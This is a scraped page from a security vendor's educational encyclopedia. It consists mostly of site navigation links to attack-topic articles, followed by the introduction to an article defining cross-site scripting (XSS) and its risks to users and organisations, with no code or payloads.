* [Dark Web Leak Site FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-a-dark-web-leak-site#faqs?ts=markdown)
* [What to Do If Your Organization Appears on a Dark Web Leak Site](https://www.paloaltonetworks.com/cyberpedia/what-is-a-dark-web-leak-site#appears?ts=markdown)
* [What is Spyware?](https://www.paloaltonetworks.com/cyberpedia/what-is-spyware?ts=markdown)
* [Cybercrime: The Underground Economy](https://www.paloaltonetworks.com/cyberpedia/cybercrime-the-underground-economy?ts=markdown)
* [Products](https://www.paloaltonetworks.com/cyberpedia/cybercrime-the-underground-economy#products?ts=markdown)
* [Services](https://www.paloaltonetworks.com/cyberpedia/cybercrime-the-underground-economy#services?ts=markdown)
* [Cybercrime FAQs](https://www.paloaltonetworks.com/cyberpedia/cybercrime-the-underground-economy#faqs?ts=markdown)
* What Is Cross-Site Scripting (XSS)?
* [XSS Explained](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#xss?ts=markdown)
* [Evolution in Attack Complexity](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#evolution?ts=markdown)
* [Anatomy of a Cross-Site Scripting Attack](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#anatomy?ts=markdown)
* [Integration in the Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#integration?ts=markdown)
* [Widespread Exposure in the Wild](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#widespread?ts=markdown)
* [Cross-Site Scripting Detection and Indicators](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#indicators?ts=markdown)
* [Prevention and Mitigation](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#mitigation?ts=markdown)
* [Response and Recovery Post XSS Attack](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#response?ts=markdown)
* [Strategic Cross-Site Scripting Risk Perspective](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#strategic?ts=markdown)
* [Cross-Site Scripting FAQs](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#faqs?ts=markdown)
* [What Is a Dictionary Attack?](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack?ts=markdown)
* [Dictionary Attack Explained](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack#dictionary?ts=markdown)
* [How Dictionary Attacks Work](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack#how?ts=markdown)
* [Dictionary Attack in the Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack#lifecycle?ts=markdown)
* [Dictionary Attack in the Real World](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack#examples?ts=markdown)
* [Dictionary Attack Detection and Indicators](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack#indicators?ts=markdown)
* [Preventing and Mitigating Dictionary Attack](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack#preventing?ts=markdown)
* [Attack Response and Recovery](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack#recovery?ts=markdown)
* [Dictionary Attack FAQs](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack#faqs?ts=markdown)
* [What Is a Credential-Based Attack?](https://www.paloaltonetworks.com/cyberpedia/what-is-a-credential-based-attack?ts=markdown)
* [Credential-Based Attack Overview](https://www.paloaltonetworks.com/cyberpedia/what-is-a-credential-based-attack#credential?ts=markdown)
* [How Credential-Based Attacks Work](https://www.paloaltonetworks.com/cyberpedia/what-is-a-credential-based-attack#how?ts=markdown)
* [Variations on Credential-Based Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-a-credential-based-attack#variations?ts=markdown)
* [Preventing Credential-Based Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-a-credential-based-attack#preventing?ts=markdown)
* [Credential-Based Attack FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-a-credential-based-attack#faqs?ts=markdown)
* [What Is a Denial of Service (DoS) Attack?](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos?ts=markdown)
* [How Denial-of-Service Attacks Work](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#how?ts=markdown)
* [Denial-of-Service in Adversary Campaigns](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#denial?ts=markdown)
* [Real-World Denial-of-Service Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#attacks?ts=markdown)
* [Detection and Indicators of Denial-of-Service Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#detection?ts=markdown)
* [Prevention and Mitigation of Denial-of-Service Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#prevention?ts=markdown)
* [Response and Recovery from Denial-of-Service Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#response?ts=markdown)
* [Operationalizing Denial-of-Service Defense](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#defense?ts=markdown)
* [DoS Attack FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#faqs?ts=markdown)
* [What Is Hacktivism?](https://www.paloaltonetworks.com/cyberpedia/hacktivism?ts=markdown)
* [Hacktivism Explained](https://www.paloaltonetworks.com/cyberpedia/hacktivism#explained?ts=markdown)
* [Origins and Definitions](https://www.paloaltonetworks.com/cyberpedia/hacktivism#origins?ts=markdown)
* [Forms and Methods](https://www.paloaltonetworks.com/cyberpedia/hacktivism#forms?ts=markdown)
* [Related Practices](https://www.paloaltonetworks.com/cyberpedia/hacktivism#related?ts=markdown)
* [Who Do Hacktivists Target?](https://www.paloaltonetworks.com/cyberpedia/hacktivism#who?ts=markdown)
* [What Motivates Hacktivists?](https://www.paloaltonetworks.com/cyberpedia/hacktivism#what?ts=markdown)
* [Is Hacktivism Ethical?](https://www.paloaltonetworks.com/cyberpedia/hacktivism#ethical?ts=markdown)
* [Hacktivism FAQs](https://www.paloaltonetworks.com/cyberpedia/hacktivism#faqs?ts=markdown)
* [What Is a DDoS Attack?](https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack?ts=markdown)
* [Threat Overview](https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack#threat?ts=markdown)
* [How Distributed Denial-of-Service Attacks Work](https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack#how?ts=markdown)
* [DDoS in Multistage Attack Campaigns](https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack#ddos?ts=markdown)
* [Real-World DDoS Incidents and Organizational Impact](https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack#impact?ts=markdown)
* [DDoS Attack Detection Indicators](https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack#indicators?ts=markdown)
* [DDoS Prevention and Mitigation](https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack#mitigation?ts=markdown)
* [DDoS Response and Recovery](https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack#recovery?ts=markdown)
* [Distributed Denial of Service FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack#faqs?ts=markdown)
* [What Is CSRF (Cross-Site Request Forgery)?](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery?ts=markdown)
* [CSRF Explained](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#csrf?ts=markdown)
* [How Cross-Site Request Forgery Works](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#how?ts=markdown)
* [Where CSRF Fits in the Broader Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#where?ts=markdown)
* [CSRF in Real-World Exploits](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#exploits?ts=markdown)
* [Detecting CSRF Through Behavioral and Telemetry Signals](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#detecting?ts=markdown)
* [Defending Against Cross-Site Request Forgery](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#defending?ts=markdown)
* [Responding to a CSRF Incident](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#responding?ts=markdown)
* [CSRF as a Strategic Business Risk](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#risk?ts=markdown)
* [Key Priorities for CSRF Defense and Resilience](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#key?ts=markdown)
* [Cross-Site Request Forgery FAQs](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery#faqs?ts=markdown)
* [What Is Spear Phishing?](https://www.paloaltonetworks.com/cyberpedia/what-is-spear-phishing?ts=markdown)
* [Spear Phishing Email Tactics](https://www.paloaltonetworks.com/cyberpedia/what-is-spear-phishing#what?ts=markdown)
* [How Does Spear Phishing Work?](https://www.paloaltonetworks.com/cyberpedia/what-is-spear-phishing#how?ts=markdown)
* [Types of Spear Phishing Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-spear-phishing#types?ts=markdown)
* [Examples of Spear Phishing Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-spear-phishing#examples?ts=markdown)
* [How to Protect Yourself from Spear Phishing](https://www.paloaltonetworks.com/cyberpedia/what-is-spear-phishing#protect?ts=markdown)
* [If You Fall Victim to Spear Phishing](https://www.paloaltonetworks.com/cyberpedia/what-is-spear-phishing#victim?ts=markdown)
* [Spear Phishing FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-spear-phishing#faq?ts=markdown)
* [What Is Brute Force?](https://www.paloaltonetworks.com/cyberpedia/brute-force?ts=markdown)
* [How Brute Force Functions as a Threat](https://www.paloaltonetworks.com/cyberpedia/brute-force#how?ts=markdown)
* [How Brute Force Works in Practice](https://www.paloaltonetworks.com/cyberpedia/brute-force#practice?ts=markdown)
* [Brute Force in Multistage Attack Campaigns](https://www.paloaltonetworks.com/cyberpedia/brute-force#brute?ts=markdown)
* [Real-World Brute Force Campaigns and Outcomes](https://www.paloaltonetworks.com/cyberpedia/brute-force#outcomes?ts=markdown)
* [Detection Patterns in Brute Force Attacks](https://www.paloaltonetworks.com/cyberpedia/brute-force#detection?ts=markdown)
* [Practical Defense Against Brute Force Attacks](https://www.paloaltonetworks.com/cyberpedia/brute-force#defense?ts=markdown)
* [Response and Recovery After a Brute Force Incident](https://www.paloaltonetworks.com/cyberpedia/brute-force#response?ts=markdown)
* [Brute Force Attack FAQs](https://www.paloaltonetworks.com/cyberpedia/brute-force#faqs?ts=markdown)
* [What is a Command and Control Attack?](https://www.paloaltonetworks.com/cyberpedia/command-and-control-explained?ts=markdown)
* [How a Command and Control Attack Works](https://www.paloaltonetworks.com/cyberpedia/command-and-control-explained#how?ts=markdown)
* [Types of Command and Control Techniques](https://www.paloaltonetworks.com/cyberpedia/command-and-control-explained#types?ts=markdown)
* [Devices Targeted by C\&C](https://www.paloaltonetworks.com/cyberpedia/command-and-control-explained#devices?ts=markdown)
* [What Hackers Can Accomplish Through Command and Control](https://www.paloaltonetworks.com/cyberpedia/command-and-control-explained#what?ts=markdown)
* [Command and Control FAQs](https://www.paloaltonetworks.com/cyberpedia/command-and-control-explained#faqs?ts=markdown)
* [What Is an Advanced Persistent Threat?](https://www.paloaltonetworks.com/cyberpedia/what-is-advanced-persistent-threat-apt?ts=markdown)
* [Characteristics of Advanced Persistent Threats](https://www.paloaltonetworks.com/cyberpedia/what-is-advanced-persistent-threat-apt#characteristics?ts=markdown)
* [What Techniques Are Used for APT Attacks?](https://www.paloaltonetworks.com/cyberpedia/what-is-advanced-persistent-threat-apt#techniques?ts=markdown)
* [What Are the Stages of an APT Attack?](https://www.paloaltonetworks.com/cyberpedia/what-is-advanced-persistent-threat-apt#stages?ts=markdown)
* [What Is the Defense Against APT?](https://www.paloaltonetworks.com/cyberpedia/what-is-advanced-persistent-threat-apt#defense?ts=markdown)
* [Real-World Example of an APT Attack](https://www.paloaltonetworks.com/cyberpedia/what-is-advanced-persistent-threat-apt#realworld?ts=markdown)
* [Advanced Persistent Threat FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-advanced-persistent-threat-apt#faqs?ts=markdown)
* [What is an Exploit Kit?](https://www.paloaltonetworks.com/cyberpedia/what-is-an-exploit-kit?ts=markdown)
* [Landing Page](https://www.paloaltonetworks.com/cyberpedia/what-is-an-exploit-kit#landing?ts=markdown)
* [Exploit](https://www.paloaltonetworks.com/cyberpedia/what-is-an-exploit-kit#exploit?ts=markdown)
* [Payload](https://www.paloaltonetworks.com/cyberpedia/what-is-an-exploit-kit#payload?ts=markdown)
* [What Is Credential Stuffing?](https://www.paloaltonetworks.com/cyberpedia/credential-stuffing?ts=markdown)
* [Credential Stuffing Explained](https://www.paloaltonetworks.com/cyberpedia/credential-stuffing#credential?ts=markdown)
* [Automated Exploitation of Reused Credentials](https://www.paloaltonetworks.com/cyberpedia/credential-stuffing#automated?ts=markdown)
* [Integration in the Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/credential-stuffing#integration?ts=markdown)
* [Credential Stuffing Attacks in the Real World](https://www.paloaltonetworks.com/cyberpedia/credential-stuffing#stuffing?ts=markdown)
* [Responding and Recovering from Credential Stuffing](https://www.paloaltonetworks.com/cyberpedia/credential-stuffing#responding?ts=markdown)
* [Credential Stuffing FAQs](https://www.paloaltonetworks.com/cyberpedia/credential-stuffing#faqs?ts=markdown)
* [What Is Smishing?](https://www.paloaltonetworks.com/cyberpedia/what-is-smishing?ts=markdown)
* [How to Spot a Smishing Attempt](https://www.paloaltonetworks.com/cyberpedia/what-is-smishing#spot-smishing-attempt?ts=markdown)
* [How to Avoid Being Smished](https://www.paloaltonetworks.com/cyberpedia/what-is-smishing#avoid-being-smished?ts=markdown)
* [Smishing FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-smishing#faqs?ts=markdown)
* [What is Social Engineering?](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering?ts=markdown)
* [The Role of Human Psychology in Social Engineering](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering#role?ts=markdown)
* [How Has Social Engineering Evolved?](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering#historical?ts=markdown)
* [How Does Social Engineering Work?](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering#how?ts=markdown)
* [Phishing vs Social Engineering](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering#phishing?ts=markdown)
* [What is BEC (Business Email Compromise)?](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering#bec?ts=markdown)
* [Notable Social Engineering Incidents](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering#notable?ts=markdown)
* [Social Engineering Prevention](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering#social?ts=markdown)
* [Consequences of Social Engineering](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering#consequences?ts=markdown)
* [Social Engineering FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-social-engineering#faqs?ts=markdown)
* [What Is a Honeypot?](https://www.paloaltonetworks.com/cyberpedia/honeypots?ts=markdown)
* [Threat Overview: Honeypot](https://www.paloaltonetworks.com/cyberpedia/honeypots#threat?ts=markdown)
* [Honeypot Exploitation and Manipulation Techniques](https://www.paloaltonetworks.com/cyberpedia/honeypots#honeypot?ts=markdown)
* [Positioning Honeypots in the Adversary Kill Chain](https://www.paloaltonetworks.com/cyberpedia/honeypots#positioning?ts=markdown)
* [Honeypots in Practice: Breaches, Deception, and Blowback](https://www.paloaltonetworks.com/cyberpedia/honeypots#blowback?ts=markdown)
* [Detecting Honeypot Manipulation and Adversary Tactics](https://www.paloaltonetworks.com/cyberpedia/honeypots#tactics?ts=markdown)
* [Safeguards Against Honeypot Abuse and Exposure](https://www.paloaltonetworks.com/cyberpedia/honeypots#safeguards?ts=markdown)
* [Responding to Honeypot Exploitation or Compromise](https://www.paloaltonetworks.com/cyberpedia/honeypots#compromise?ts=markdown)
* [Honeypot FAQs](https://www.paloaltonetworks.com/cyberpedia/honeypots#faqs?ts=markdown)
* [What Is Password Spraying?](https://www.paloaltonetworks.com/cyberpedia/password-spraying?ts=markdown)
* [Password Spraying Explained](https://www.paloaltonetworks.com/cyberpedia/password-spraying#password?ts=markdown)
* [How Password Spraying Works](https://www.paloaltonetworks.com/cyberpedia/password-spraying#works?ts=markdown)
* [Password Spraying in the Broader Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/password-spraying#attack?ts=markdown)
* [Real-World Examples of Password Spraying Attacks](https://www.paloaltonetworks.com/cyberpedia/password-spraying#realworld?ts=markdown)
* [Detection and Indicators](https://www.paloaltonetworks.com/cyberpedia/password-spraying#detection?ts=markdown)
* [Preventing and Mitigating Password Spraying Attacks](https://www.paloaltonetworks.com/cyberpedia/password-spraying#mitigating?ts=markdown)
* [Responding to Password Spraying](https://www.paloaltonetworks.com/cyberpedia/password-spraying#responding?ts=markdown)
* [Password Spraying FAQs](https://www.paloaltonetworks.com/cyberpedia/password-spraying#faqs?ts=markdown)
* [How to Break the Cyber Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/how-to-break-the-cyber-attack-lifecycle?ts=markdown)
* [1. Reconnaissance:](https://www.paloaltonetworks.com/cyberpedia/how-to-break-the-cyber-attack-lifecycle#reconnaissance?ts=markdown)
* [2. Weaponization and Delivery:](https://www.paloaltonetworks.com/cyberpedia/how-to-break-the-cyber-attack-lifecycle#weaponization?ts=markdown)
* [3. Exploitation:](https://www.paloaltonetworks.com/cyberpedia/how-to-break-the-cyber-attack-lifecycle#exploitation?ts=markdown)
* [4. Installation:](https://www.paloaltonetworks.com/cyberpedia/how-to-break-the-cyber-attack-lifecycle#installation?ts=markdown)
* [5. Command and Control:](https://www.paloaltonetworks.com/cyberpedia/how-to-break-the-cyber-attack-lifecycle#command?ts=markdown)
* [6. Actions on the Objective:](https://www.paloaltonetworks.com/cyberpedia/how-to-break-the-cyber-attack-lifecycle#actions?ts=markdown)
* [Cyber Attack Lifecycle FAQs](https://www.paloaltonetworks.com/cyberpedia/how-to-break-the-cyber-attack-lifecycle#faqs?ts=markdown)
* [What Is Phishing?](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing?ts=markdown)
* [Phishing Explained](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#phishing?ts=markdown)
* [The Evolution of Phishing](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#?ts=markdown)
* [The Anatomy of a Phishing Attack](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#anatomy?ts=markdown)
* [Why Phishing Is Difficult to Detect](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#detect?ts=markdown)
* [Types of Phishing](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#types?ts=markdown)
* [Phishing Adversaries and Motives](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#motives?ts=markdown)
* [The Psychology of Exploitation](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#psychology?ts=markdown)
* [Lessons from Phishing Incidents](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#lessons?ts=markdown)
* [Building a Modern Security Stack Against Phishing](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#building?ts=markdown)
* [Building Organizational Immunity](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#immunity?ts=markdown)
* [Phishing FAQ](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing#faqs?ts=markdown)
* [What Is a Rootkit?](https://www.paloaltonetworks.com/cyberpedia/rootkit?ts=markdown)
* [Rootkit Classification and Technical Definition](https://www.paloaltonetworks.com/cyberpedia/rootkit#rootkit?ts=markdown)
* [Types of Rootkits](https://www.paloaltonetworks.com/cyberpedia/rootkit#types?ts=markdown)
* [Rootkit Installation and Execution Flow](https://www.paloaltonetworks.com/cyberpedia/rootkit#installation?ts=markdown)
* [Integration in the Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/rootkit#integration?ts=markdown)
* [Cyberattacks Involving Rootkits in the News](https://www.paloaltonetworks.com/cyberpedia/rootkit#cyberattacks?ts=markdown)
* [Rootkit Detection and Indicators](https://www.paloaltonetworks.com/cyberpedia/rootkit#indicators?ts=markdown)
* [Prevention and Mitigation](https://www.paloaltonetworks.com/cyberpedia/rootkit#prevention?ts=markdown)
* [Responding to Rootkit-Related Attacks](https://www.paloaltonetworks.com/cyberpedia/rootkit#responding?ts=markdown)
* [Rootkit FAQs](https://www.paloaltonetworks.com/cyberpedia/rootkit#faqs?ts=markdown)
* [Browser Cryptocurrency Mining](https://www.paloaltonetworks.com/cyberpedia/threat-brief-browser-cryptocurrency-mining?ts=markdown)
* [How It Works](https://www.paloaltonetworks.com/cyberpedia/threat-brief-browser-cryptocurrency-mining#works?ts=markdown)
* [How to Defend Against It](https://www.paloaltonetworks.com/cyberpedia/threat-brief-browser-cryptocurrency-mining#defend?ts=markdown)
* [Browser Cryptocurrency Mining FAQs](https://www.paloaltonetworks.com/cyberpedia/threat-brief-browser-cryptocurrency-mining#faqs?ts=markdown)
* [What Is Pretexting?](https://www.paloaltonetworks.com/cyberpedia/pretexting?ts=markdown)
* [Pretexting Explained](https://www.paloaltonetworks.com/cyberpedia/pretexting#pretexting?ts=markdown)
* [Evolution of the Attack Technique](https://www.paloaltonetworks.com/cyberpedia/pretexting#evolution?ts=markdown)
* [How Pretexting Works](https://www.paloaltonetworks.com/cyberpedia/pretexting#how?ts=markdown)
* [Integration in the Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/pretexting#integration?ts=markdown)
* [Real-World Examples](https://www.paloaltonetworks.com/cyberpedia/pretexting#examples?ts=markdown)
* [Pretexting Detection Tactics in Live Environments](https://www.paloaltonetworks.com/cyberpedia/pretexting#detection?ts=markdown)
* [Prevention and Mitigation](https://www.paloaltonetworks.com/cyberpedia/pretexting#mitigation?ts=markdown)
* [Pretexting FAQs](https://www.paloaltonetworks.com/cyberpedia/pretexting#faqs?ts=markdown)
* [What Is Cryptojacking?](https://www.paloaltonetworks.com/cyberpedia/cryptojacking?ts=markdown)
* [Understanding Cryptojacking](https://www.paloaltonetworks.com/cyberpedia/cryptojacking#understanding?ts=markdown)
* [Types of Cryptojacking and Resource Abuse Attacks](https://www.paloaltonetworks.com/cyberpedia/cryptojacking#types?ts=markdown)
* [How Cryptojacking Works](https://www.paloaltonetworks.com/cyberpedia/cryptojacking#how?ts=markdown)
* [Cryptojacking in the Adversary Kill Chain](https://www.paloaltonetworks.com/cyberpedia/cryptojacking#chain?ts=markdown)
* [Real-World Cases of Cryptojacking](https://www.paloaltonetworks.com/cyberpedia/cryptojacking#cases?ts=markdown)
* [Prevention and Mitigation](https://www.paloaltonetworks.com/cyberpedia/cryptojacking#prevention?ts=markdown)
* [Response and Recovery](https://www.paloaltonetworks.com/cyberpedia/cryptojacking#response?ts=markdown)
* [Cryptojacking FAQs](https://www.paloaltonetworks.com/cyberpedia/cryptojacking#faqs?ts=markdown)
# What Is Cross-Site Scripting (XSS)?
5 min. read
Table of Contents
* * [XSS Explained](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#xss?ts=markdown)
* [Evolution in Attack Complexity](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#evolution?ts=markdown)
* [Anatomy of a Cross-Site Scripting Attack](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#anatomy?ts=markdown)
* [Integration in the Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#integration?ts=markdown)
* [Widespread Exposure in the Wild](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#widespread?ts=markdown)
* [Cross-Site Scripting Detection and Indicators](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#indicators?ts=markdown)
* [Prevention and Mitigation](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#mitigation?ts=markdown)
* [Response and Recovery Post XSS Attack](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#response?ts=markdown)
* [Strategic Cross-Site Scripting Risk Perspective](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#strategic?ts=markdown)
* [Cross-Site Scripting FAQs](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#faqs?ts=markdown)
1. XSS Explained
* * [XSS Explained](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#xss?ts=markdown)
* [Evolution in Attack Complexity](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#evolution?ts=markdown)
* [Anatomy of a Cross-Site Scripting Attack](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#anatomy?ts=markdown)
* [Integration in the Attack Lifecycle](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#integration?ts=markdown)
* [Widespread Exposure in the Wild](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#widespread?ts=markdown)
* [Cross-Site Scripting Detection and Indicators](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#indicators?ts=markdown)
* [Prevention and Mitigation](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#mitigation?ts=markdown)
* [Response and Recovery Post XSS Attack](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#response?ts=markdown)
* [Strategic Cross-Site Scripting Risk Perspective](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#strategic?ts=markdown)
* [Cross-Site Scripting FAQs](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting#faqs?ts=markdown)
Cross-site scripting (XSS) is a web vulnerability that allows attackers to inject malicious scripts into trusted websites. It targets users' browsers, enabling session hijacking, credential theft, and unauthorized actions within authenticated application contexts.

**Figure 1**: XSS attack where malicious script is injected, stored, and then executed in another user's browser.
## XSS Explained
Cross-site scripting (XSS) is a client-side code injection vulnerability that enables untrusted scripts to execute in a user's browser within the context of a trusted web application. The application reflects or stores attacker-controlled input and delivers it without proper encoding or sanitization. Once executed, the script runs with the same privileges as the legitimate site, often with access to session cookies, DOM objects, or browser APIs.
XSS poses a direct threat to customer data, regulatory compliance, and application integrity. It undermines identity-based security models and exposes business logic to manipulation. Attackers use it to impersonate users, extract tokens, or pivot into backend systems. Organizations with dynamic, JavaScript-heavy frontends are especially vulnerable.
